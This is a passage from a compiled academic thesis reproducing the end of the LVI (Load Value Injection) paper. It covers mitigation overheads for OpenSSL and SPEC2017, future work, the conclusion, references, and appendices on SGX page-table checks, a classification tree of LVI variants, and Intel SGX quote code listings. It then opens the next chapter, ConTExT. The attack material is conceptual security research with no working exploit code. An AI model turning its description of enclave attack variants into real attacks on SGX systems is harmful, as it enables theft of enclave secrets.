Figure 14.8 provides the OpenSSL evaluation for the Intel mitigations ($n = 10$). The unoptimized `gcc` post-compilation full mitigation assembly script for fencing all loads and `ret` instructions clearly incurs the highest overheads from 352.51 % to 1868.15 %, which is slightly worse than our own (incomplete) LLVM-based prototype. For the OpenSSL experiments, Intel's optimized `clang` LLVM mitigation pass for fencing loads, conditional branches, and `ret` instructions generally reduces overheads within the same order of magnitude, but more significantly in the AES case. Lastly,

in line with our own prototype evaluation, smaller overheads from 2.52 % to 86.23 % are expected for a partial mitigation strategy which patches only `ret` instructions while leaving other loads and indirect branches potentially exposed to LVI attackers.

Finally, to assess expected overheads in larger and more varied applications, we evaluated Intel's mitigations on the SPEC2017 `intspeed` benchmark suite. Figure 14.9 provides the results as executed on an isolated core on a i9-9900K CPU, running Linux 4.18.0 with Ubuntu 18.10 (n = 3).[2] One clear trend is that Intel's optimized LLVM mitigation pass outperforms the naive post-compilation assembly script.

10. Outlook and Future Work

We believe that our work presents interesting opportunities for developing more efficient compiler mitigations and software hardening techniques for current, widely deployed systems.

10.1. Implications for Transient-Execution Attacks and Defenses

LVI again illustrates the constant race between attackers and defenders. With LVI, we introduced an advanced attack technique that bypasses existing software and hardware defenses. While potentially harder to exploit than previous Meltdown-type attacks, LVI shows that Meltdown-type incorrect transient forwarding effects are not as easy to fix as expected [42, 10, 73]. The main insight with LVI is that transient-execution attacks, as well as side-channel attacks, have to be considered from two viewpoints: observing and injecting data. It is not sufficient to only mitigate data leakage direction, as it was done so far, and the injection angle also needs to be considered. Hence, in addition to flushing microarchitectural buffers on context switch [26, 25], additional mitigations are required. We believe that our work has a substantial influence on future transient-execution attacks as new discoveries of Meltdown-type effects now need to be studied in both directions.

[2] Note that we had to exclude the `648.exchange2_s` benchmark program as it is written in Fortran and hence not supported by the mitigation tools.

Although the most realistic LVI attack scenarios are secure enclaves such as Intel SGX, we demonstrated that none of the ingredients for LVI are unique to SGX and other environments can possibly be attacked similarly. We encourage future attack research to further investigate improved LVI gadget discovery and exploitation techniques in non-SGX settings, e.g., cross-process and sandboxed environments [38, 44].

An important insight for silicon mitigations is that merely zeroing out unintended data flow is insufficient to protect against LVI adversaries. At the compiler level, we expect that advanced static analysis techniques may further improve the extensive performance overheads of current `lfence`-based mitigations (cf. Section 9.2). Particularly, for non-control-flow hijacking gadgets, it would be desirable to serialize only those loads that are closely followed by an exploitable $\mathcal{P}3$ gadget for side-channel transmission.

10.2. Raising the Bar for LVI Exploitation

While not completely eliminated, our analysis in Section 6 and Appendix B revealed that the LVI attack surface may be greatly reduced by certain system-level software measures in non-SGX environments. For instance, the correct sanitization of user-space pointers and the use of x86 SMAP and SMEP features in commodity OS kernels may greatly reduce the possible LVI gadget space. Furthermore, we found that certain software mitigations, which were deployed to prevent Meltdown-type data leakages, also unintentionally thwart their LVI counterparts, e.g., eager FPU switching [59] and PTE inversion [12]. LVI can also be inhibited by preventing victim loads from triggering exceptions and microcode assists. However, this may come with significant changes in system software, as e.g., PTE accessed and dirty bits must not be cleared anymore, and kernel pages must not be swapped anymore. Although such changes are possible for the OS, they are not possible for SGX, as the attacker is in control of the page tables.

As described in Section 9.2, Intel SGX enclaves require extensive compiler mitigations to fully defend against LVI. However, we also advocate architectural changes in the SGX design which may further help raising the bar for LVI exploitation. LVI is for instance facilitated by the fact that SGX enclaves share certain microarchitectural elements, such as the cache, with their host application [13, 46, 54]. Furthermore, enclaves can directly

operate on untrusted memory locations passed as pointers in the shared address space [57, 65]. As a generic software hardening measure, we suggest that pointer sanitization logic [65] further restricts the attacker's control over page offset address bits for unprotected input and output buffers. To inhibit transient null-pointer dereferences in LVI-NULL exploits, we propose that microcode marks the memory page at virtual address zero as uncacheable [56, 6, 60]. Similarly, LVI-L1D could be somewhat restricted by terminating the enclave or disabling SGX altogether upon detecting a rogue PPN in the EPCM microcode checks, which can only indicate a malicious or buggy OS.

11. Conclusion

We presented Load Value Injection (LVI), a novel class of attack techniques allowing the direct injection of attacker data into a victim's transient data stream. LVI complements the transient-execution research landscape by turning around Meltdown-type data leakage into data injection. Our findings challenge prior views that, unlike Spectre, Meltdown threats could be eradicated straightforwardly at the operating system or hardware levels and ultimately show that future Meltdown-type attack research must also consider the injection angle.

Our proof-of-concept attacks against Intel SGX enclaves and other environments show that LVI gadgets exist and may be exploited. Existing Meltdown and Spectre defenses are orthogonal to and do not impede our novel attack techniques, such that LVI necessitates drastic changes at the compiler level. Fully mitigating LVI requires including `lfence`s after possibly *every* memory load, as well as blacklisting indirect jumps, including the ubiquitous x86 `ret` instruction. We observe extensive slowdowns of factor 2 to 19 for our prototype evaluation of this countermeasure. LVI demands research on more efficient and forward-looking mitigations on both the hardware and software levels.

Acknowledgements

We thank the anonymous reviewers and our shepherd, Weidong Cui, for helpful comments that helped improving the paper. We also thank Intel PSIRT for providing us with early access to mitigation prototypes.

This research is partially funded by the Research Fund KU Leuven, and by the Agency for Innovation and Entrepreneurship (Flanders). Jo Van Bulck is supported by a grant of the Research Foundation – Flanders (FWO). Daniel Moghimi was supported by the National Science Foundation under grants no. CNS-1814406. This work was also supported by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia. It has also received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). Additional funding was provided by generous gifts from Intel, as well as by gifts from ARM and AMD. It was also supported in part by an Australian Research Council Discovery Early Career Researcher Award (project number DE200101577) and by the Defense Advanced Research Projects Agency (DARPA) under contract FA8750-19-C-0531.

References

[1] Onur Acıiçmez, Çetin Kaya Koç, and Jean-pierre Seifert. On the Power of Simple Branch Prediction Analysis. In: AsiaCCS. 2007 (p. 511).

[2] AMD. Speculation Behavior in AMD Micro-Architectures. 2019 (p. 542).

[3] John Bender, Mohsen Lesani, and Jens Palsberg. Declarative fence insertion. In: ACM SIGPLAN Notices. Vol. 50. 10. ACM. 2015, pp. 367–385 (p. 546).

[4] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In: CCS. 2019 (p. 509).

[5] Tyler K. Bletsch, Xuxian Jiang, Vincent W. Freeh, and Zhenkai Liang. Jump-oriented programming: a new class of code-reuse attack. In: AsiaCCS. 2011 (p. 526).

[6] Darrell D Boggs, Ross Segelken, Mike Cornaby, Nick Fortino, Shailender Chaudhry, Denis Khartikov, Alok Mooley, Nathan Tuck, and Gordon Vreugdenhil. Memory type which is cacheable yet inaccessible by speculative instructions. US Patent App. 16/022,274. 2019 (p. 549).

[7] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In: WOOT. 2017 (p. 516).

[8] Yuriy Bulygin. Cpu side-channels vs. virtualization malware: The good, the bad, or the ugly. In: ToorCon (2008) (p. 511).

[9] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In: CCS. 2019 (pp. 509, 511, 515–517, 520, 522, 523, 525, 531, 540, 541).

[10] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. 2019 (pp. 511, 516, 521, 522, 526, 528, 535, 543, 547, 558).

[11] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In: EuroS&P. 2019 (pp. 516, 527, 535, 537, 538).

[12] Jonathan Corbet. Meltdown strikes back: the L1 terminal fault vulnerability. 2018. URL: `https://lwn.net/Articles/762570/` (pp. 530, 548, 560).

[13] Victor Costan and Srinivas Devadas. Intel SGX Explained. In: Cryptology ePrint Archive, Report 2016/086 (2016) (pp. 513, 514, 516, 522, 523, 525, 534, 548, 557).

[14] Sushant Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. RetroWrite: Statically Instrumenting COTS Binaries for Fuzzing and Sanitization. In: S&P. 2020 (p. 543).

[15] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In: ASPLOS. 2018 (pp. 511, 516).

[16] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. In: Journal of Cryptographic Engineering (2016) (p. 526).

[17] Andy Glew, Glenn Hinton, and Haitham Akkary. Method and apparatus for performing page table walks in a microprocessor capable of processing speculative instructions. US Patent 5,680,565. 1997 (pp. 513, 514).

[18] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login (2018) (p. 511).

[19] Daniel Gruss, Erik Kraft, Trishita Tiwari, Michael Schwarz, Ari Trachtenberg, Jason Hennessey, Alex Ionescu, and Anders Fogh. Page Cache Attacks. In: CCS. 2019 (pp. 523, 525).

[20] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (p. 509).

[21] Shay Gueron. Intel Advanced Encryption Standard (Intel AES) Instructions Set – Rev 3.01. 2012 (p. 538).

[22] Mark D Hill, Jon Masters, Parthasarathy Ranganathan, Paul Turner, and John L Hennessy. On the Spectre and Meltdown Processor Security Vulnerabilities. In: IEEE Micro 39.2 (2019), pp. 9–19 (p. 511).

[23] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (pp. 509, 511, 515–517, 521).

[24] Tianlin Huo, Xiaoni Meng, Wenhao Wang, Chunliang Hao, Pei Zhao, Jian Zhai, and Mingshu Li. Bluethunder: A 2-level Directional Predictor Based Side-Channel Attack against SGX. In: IACR Transactions on Cryptographic Hardware and Embedded Systems (2020), pp. 321–347 (pp. 511, 516).

[25] Intel. Deep Dive: Intel Analysis of L1 Terminal Fault. 2018 (pp. 509, 511, 516, 524, 528, 529, 547).

[26] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling. 2019 (pp. 509, 511, 516, 523, 524, 531, 540, 547).

[27] Intel. Get Started with the SDK. 2019. URL: `https://software.intel.com/en-us/sgx/sdk` (pp. 532, 535, 537).

[28] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2019 (p. 513).

[29] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. 2019 (pp. 514, 545).

[30] Intel. Intel Analysis of Speculative Execution Side Channels. Revision 4.0. 2018 (p. 535).

[31] Intel. Intel SGX Trusted Computing Base (TCB) Recovery. 2018. URL: `https://software.intel.com/sites/default/files/managed/01/7b/Intel-SGX-Trusted-Computing-Base-Recovery.pdf` (p. 538).

[32] Intel. Intel® Software Guard Extensions SSL. 2019. URL: `https://github.com/intel/intel-sgx-ssl` (p. 544).

[33] Intel. Load Value Injection. white paper accompanying Intel-SA-00334. 2020. URL: `https://software.intel.com/security-software-guidance/` (p. 546).

[34] Intel. Speculative Execution Side Channel Mitigations. Revision 3.0. 2018 (pp. 509, 511, 524, 533, 542, 543).

[35] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In: USENIX Security Symposium. 2019 (p. 515).

[36] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In: ISCA. 2014 (p. 527).

[37] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (p. 516).

[38] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 509–511, 516, 517, 520, 521, 526, 548).

[39] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (pp. 509, 511, 516, 517, 521, 527).

[40] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In: USENIX Security Symposium. 2017 (pp. 511, 516).

[41] Mikko H Lipasti, Christopher B Wilkerson, and John Paul Shen. Value locality and load value prediction. In: ACM SIGPLAN Notices 31.9 (1996), pp. 138–147 (p. 522).

[42] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 509, 511, 516, 517, 522, 532, 547, 561).

[43] LLVM. The LLVM Compiler Infrastructure. 2019. URL: `https://llvm.org` (p. 544).

[44] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (pp. 509, 511, 516, 517, 521, 527, 548).

[45] Jon Masters. Thoughts on NetSpectre. 2018. URL: `https://www.redhat.com/en/blog/thoughts-netspectre` (p. 511).

[46] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. Cachezoom: How SGX amplifies the power of cache attacks. In: CHES. 2017 (pp. 516, 548).

[47] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In: S&P. 2020 (pp. 527, 538).

[48] OpenSSL. OpenSSL: The Open Source toolkit for SSL/TLS. 2019. URL: `http://www.openssl.org` (p. 544).

[49] Lois Orosa, Rodolfo Azevedo, and Onur Mutlu. AVPP: Address-first value-next predictor with value prefetching for improving the efficiency of load value prediction. In: ACM Transactions on Architecture and Code Optimization (TACO) 15.4 (2018), p. 49 (p. 522).

[50] Mark Russinovich. Pushing the Limits of Windows: Paged and Nonpaged Pool. 2009. URL: https://blogs.technet.microsoft.com/markrussinovich/2009/03/10/pushing-the-limits-of-windows-paged-and-nonpaged-pool/ (pp. 525, 540).

[51] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Addendum to RIDL: Rogue In-flight Data Load. 2019 (p. 525).

[52] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In: S&P. 2019 (pp. 509, 511, 516, 517, 522–525, 531, 541, 542).

[53] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv:1905.05725 (2019) (p. 517).

[54] Michael Schwarz, Daniel Gruss, Samuel Weiser, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (pp. 516, 548).

[55] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (pp. 509, 511, 516, 517, 522–525, 531, 535, 541, 542).

[56] Michael Schwarz, Robert Schilling, Florian Kargl, Moritz Lipp, Claudio Canella, and Daniel Gruss. ConTExT: Leakage-Free Transient Execution. In: arXiv:1905.09100 (2019) (p. 549).

[57] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical Enclave Malware with Intel SGX. In: DIMVA. 2019 (p. 549).

[58] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: CCS. 2007 (pp. 526, 530, 535).

[59] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. In: arXiv:1806.07480 (2018) (pp. 509, 511, 516, 517, 522, 548, 560).

[60] Ke Sun, Rodrigo Branco, and Kekai Hu. A New Memory Type Against Speculative Side Channel Attacks. 2019 (p. 549).

[61] Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management. In: USENIX Security Symposium. 2017 (pp. 527, 538).

[62] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. 2018 (p. 545).

[63] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018 (pp. 509, 511, 516, 517, 522, 524, 525, 528, 532, 535, 538, 541).

[64] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In: S&P. 2020 (p. 507).

[65] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio Garcia, and Frank Piessens. A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes. In: CCS. 2019 (pp. 529, 532, 536, 549).

[66] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In: CCS. 2018 (p. 516).

[67] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control. In: Workshop on System Software for Trusted Execution. 2017 (pp. 516, 525, 529, 538, 545).

[68] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In: USENIX Security Symposium. 2017 (pp. 516, 523, 557).

[69] Jack Wampler, Ian Martiny, and Eric Wustrow. ExSpectre: Hiding Malware in Speculative Execution. In: NDSS. 2019 (pp. 517, 527, 538).

[70] Kai Wang and Manoj Franklin. Highly accurate data value prediction using hybrid predictors. In: MICRO. 1997 (p. 522).

[71] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F. Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018 (pp. 509, 517, 528, 530, 559).

[72] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In: S&P. 2015 (pp. 516, 523, 525, 529, 537).

[73] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher W. Fletcher, and Josep Torrellas. InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy. In: MICRO. 2018 (pp. 511, 547).

Appendix

A. Intel SGX Page Table Walks

For completeness, Figure 14.10 summarizes the additional access control checks enforced by Intel SGX to verify the outcome of the untrusted address translation process [68, 13].




Figure 14.10.: Access control checks (page faults) in the SGX page table walk for a virtual address *vadrs* that maps to a physical address *padrs*.

B. LVI Classification Tree

In this appendix, we propose an unambiguous naming scheme to reason about and distinguish LVI variants, following the (extended) transient-execution attack classification tree by Canella et al. [10]. Particularly, in a first level, we distinguish the *fault or assist type* triggering the transient execution, and at a second level we specify the *microarchitectural buffer* which is used as the injection source. Figure 14.11 shows the resulting two-level LVI classification tree. Note that, much like in the perpendicular Spectre class of attacks [10], not all CPUs from all vendors might be susceptible to all of these variants.




Figure 14.11.: Extensible LVI classification tree (generated using `https://transient.fail/`) with possible attack variants (red, bold), and neutralized variants that are already prevented by current software and microcode mitigations (green, dashed).

Applicability to Intel SGX We remark that some of the fault types that may trigger LVI in Figure 14.11 are specific to Intel SGX's root attacker model. Particularly, LVI-US generates supervisor-mode page faults by clearing the user-accessible bit in the untrusted page table entry mapping a trusted enclave memory location. The user-accessible bit can only be modified by root attackers that control the untrusted OS, and hence does not apply in a user-to-kernel or user-to-user LVI scenario.

Table 14.3.: Number of `lfence`s inserted by different compiler and assembler mitigations for the OpenSSL and SPEC benchmarks (cf. Figures 14.8 and 14.9).

Benchmark	Unoptimized assembler (Intel)		Optimized compiler (Intel)			Unoptimized LLVM intermediate (ours)	
	gcc-plain	gcc-lfence	clang-plain	clang-full	clang-ret	load+ret	ret-only
OpenSSL (`libcrypto.a`)	0	73 998	0	24 710	5608	39 368	5119
OpenSSL (`libssl.a`)	0	15 034	0	5248	1615	10 228	1415
600.perlbench	0	104 475	0	32 764	2584	-	-
602.gcc	10	458 799	1	148 069	17 198	-	-
605.mcf	0	1191	0	266	44	-	-
620.omnetpp	0	78 968	0	36 940	5578	-	-
623.xalancbmk	2	252 080	0	110 353	10 750	-	-
625.x264	0	31 748	0	5582	528	-	-
631.deepsjeng	0	4315	0	545	118	-	-
641.leela	0	8997	0	1669	340	-	-
657.xz	0	7820	0	1534	419	-	-

Furthermore, LVI-PPN generates SGX-specific EPCM page faults by supplying a rogue physical page number in a page-table entry mapping trusted enclave memory (cf. Section 6.1). This variant is specific to Intel SGX's EPCM memory access control model.

Finally, as explored in Section 8, LVI-P and LVI-AD are not specific to Intel SGX, and might apply to traditional kernel and process isolation as well.

Neutralized variants Interestingly, as part of our analysis, we found that some LVI variants are in principle feasible on unpatched systems, but are already properly prevented as an unintended side-effect of software mitigations that have been widely deployed in response to Meltdown-type cross-domain leakage attacks.

We considered whether virtual machine or OS process Foreshadow variants [71] may also be reversely exploited through an injection-based LVI methodology, but we concluded that no additional mitigations are required. In the case of virtual machines, the untrusted kernel can only provoke non-present page faults (and hence LVI-P-L1D injection) for less-privileged applications, and never for more privileged hypervisor software. Alternatively, we find that cross-process LVI-P-L1D is possible in demand-paging scenarios when the kernel does not properly invalidate the PPN field when unmapping a victim page and assigning the underlying physical memory to another process. The next page dereference in the victim process provokes a page fault leading to the L1TF condition and causing the L1D cache to

```
typedef struct _sgx_report_data_t {
    uint8_t                  d[64];
} sgx_report_data_t;

typedef struct _report_body_t {
    ...
    /* (320) Data provided by the user */
    sgx_report_data_t        report_data;
} sgx_report_body_t;

typedef struct _quote_t {
    uint16_t             version;         /* 0   */
    uint16_t             sign_type;       /* 2   */
    sgx_epid_group_id_t  epid_group_id;   /* 4   */
    sgx_isv_svn_t        qe_svn;          /* 8   */
    sgx_isv_svn_t        pce_svn;         /* 10  */
    uint32_t             xeid;            /* 12  */
    sgx_basename_t       basename;        /* 16  */
    sgx_report_body_t    report_body;     /* 48  */
    uint32_t             signature_len;   /* 432 */
    uint8_t              signature[];     /* 436 */
} sgx_quote_t;
```

Listing 11.1: https://github.com/intel/linux-sgx/blob/master/common/inc/sgx_quote.h#L87

inject potentially poisoned data from the attacker process into the victim's transient data stream. However, while this attack is indeed feasible on unpatched systems, we found that it is already properly prevented by the recommended PTE inversion [12] countermeasure which has been widely deployed in all major operating systems in response to Foreshadow.

Secondly, we considered that some processors transiently compute on unauthorized values from the FPU register file before delivering a device-not-available exception (#NM) [59]. This may be abused in a "reverse LazyFP" LVI-NM-FPU attack to inject attacker-controlled FPU register contents into a victim application's transient data stream. However, we concluded that no additional mitigations are required for this variant as all major operating systems inhibit the #NM trigger completely by unconditionally applying the recommended eager FPU switching mitigation.

```
/* emp_quote: Untrusted pointer to quote output
 *            buffer outside enclave.
 * quote_body: sgx_quote_t holding quote metadata
 *            (without the actual signature).
 */
ret = qe_epid_sign(...
                   emp_quote,   /* fill in signature */
                   &quote_body, /* fill in metadata */
                   (uint32_t)sign_size);
...

/* now copy sgx_quote_t metadata (including user-
   provided report_data) into untrusted output buffer*/
memcpy(emp_quote, &quote_body, sizeof(sgx_quote_t));

/* now erase enclave secrets (EPID private key) */
CLEANUP:
  if(p_epid_context)
      epid_member_delete(&p_epid_context);
  return ret;
}
```

Listing 11.2: `https://github.com/intel/linux-sgx/blob/master/psw/ae/qe/quoting_enclave.cpp#L1139`

Likewise, Intel confirmed that for every enclave (re-)entry SGX catches and signals the `#NM` exception before any enclave code can run.

Finally, we concluded that the original Meltdown [42] attack to read (cached) kernel memory from user space cannot be inverted into an LVI-L1D equivalent. The reasoning here is that the user-accessible page-table entry attribute is only enforced in privilege ring 3, and a benign victim process would never dereference kernel memory.

C. Intel SGX Quote Layout

We first provide the C data structure layout representing a quote in Listing 11.1. Note that the `report_data` field in the `sgx_report_body_t;` is part of the (untrusted) input provided as part of the QE invocation. The

```
1  public uint32_t get_quote(
2    [size = blob_size, in, out] uint8_t *p_blob,
3    uint32_t blob_size,
4    [in] const sgx_report_t *p_report,
5    sgx_quote_sign_type_t quote_type,
6    [in] const sgx_spid_t *p_spid,
7    [in] const sgx_quote_nonce_t *p_nonce,
8    // SigRL is big, so we cannot copy it into EPC
9    [user_check] const uint8_t *p_sig_rl,
10   uint32_t sig_rl_size,
11   [out] sgx_report_t *qe_report,
12   // Quote is big, we should output it in piece meal.
13   [user_check] uint8_t *p_quote,
14   uint32_t quote_size, sgx_isv_svn_t pce_isvnsvn);
```

Listing 11.3: `https://github.com/intel/linux-sgx/blob/master/psw/ae/qe/quoting_enclave.edl#L43`

only requirement on this data is that it needs to have a valid SGX report checksum, and hence needs to be filled in by a genuine enclave running on the target system (but this can also be for instance an attacker-controlled debug enclave).

Furthermore, Listing 11.3 provides the `get_quote` entry point in Intel SGX-SDK Enclave Definition Language (EDL) specification. Note that the quote data structure holding the asymmetric cryptographic signature is relatively big, and hence is not transparently cloned into enclave memory. Instead this pointer is declared as `user_check` and explicitly verified to lie outside the enclave in the QE implementation, allowing to directly read from and write to this pointer from the trusted enclave code.

Listing 11.2 finally provides the C code fragment including the `memcpy` invocation discussed in Section 7.1.

D. Lfence Counts for Compiler Mitigations

Table 14.3 additionally provides the number of `lfence` instructions inserted by the various compiler and assembler mitigations introduced in Section 9.2 for the OpenSSL and SPEC2017 benchmarks.

15

ConTExT: A Generic Approach for Mitigating Spectre

Publication Data

Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In: NDSS. 2020

Contributions

Idea, writing, and lead the research.

ConTExT: A Generic Approach for Mitigating Spectre

Michael Schwarz[1], Moritz Lipp[1], Claudio Canella[1], Robert Schilling[1,2], Florian Kargl[1], Daniel Gruss[1]

[1]Graz University of Technology
[2]Know-Center GmbH

Abstract

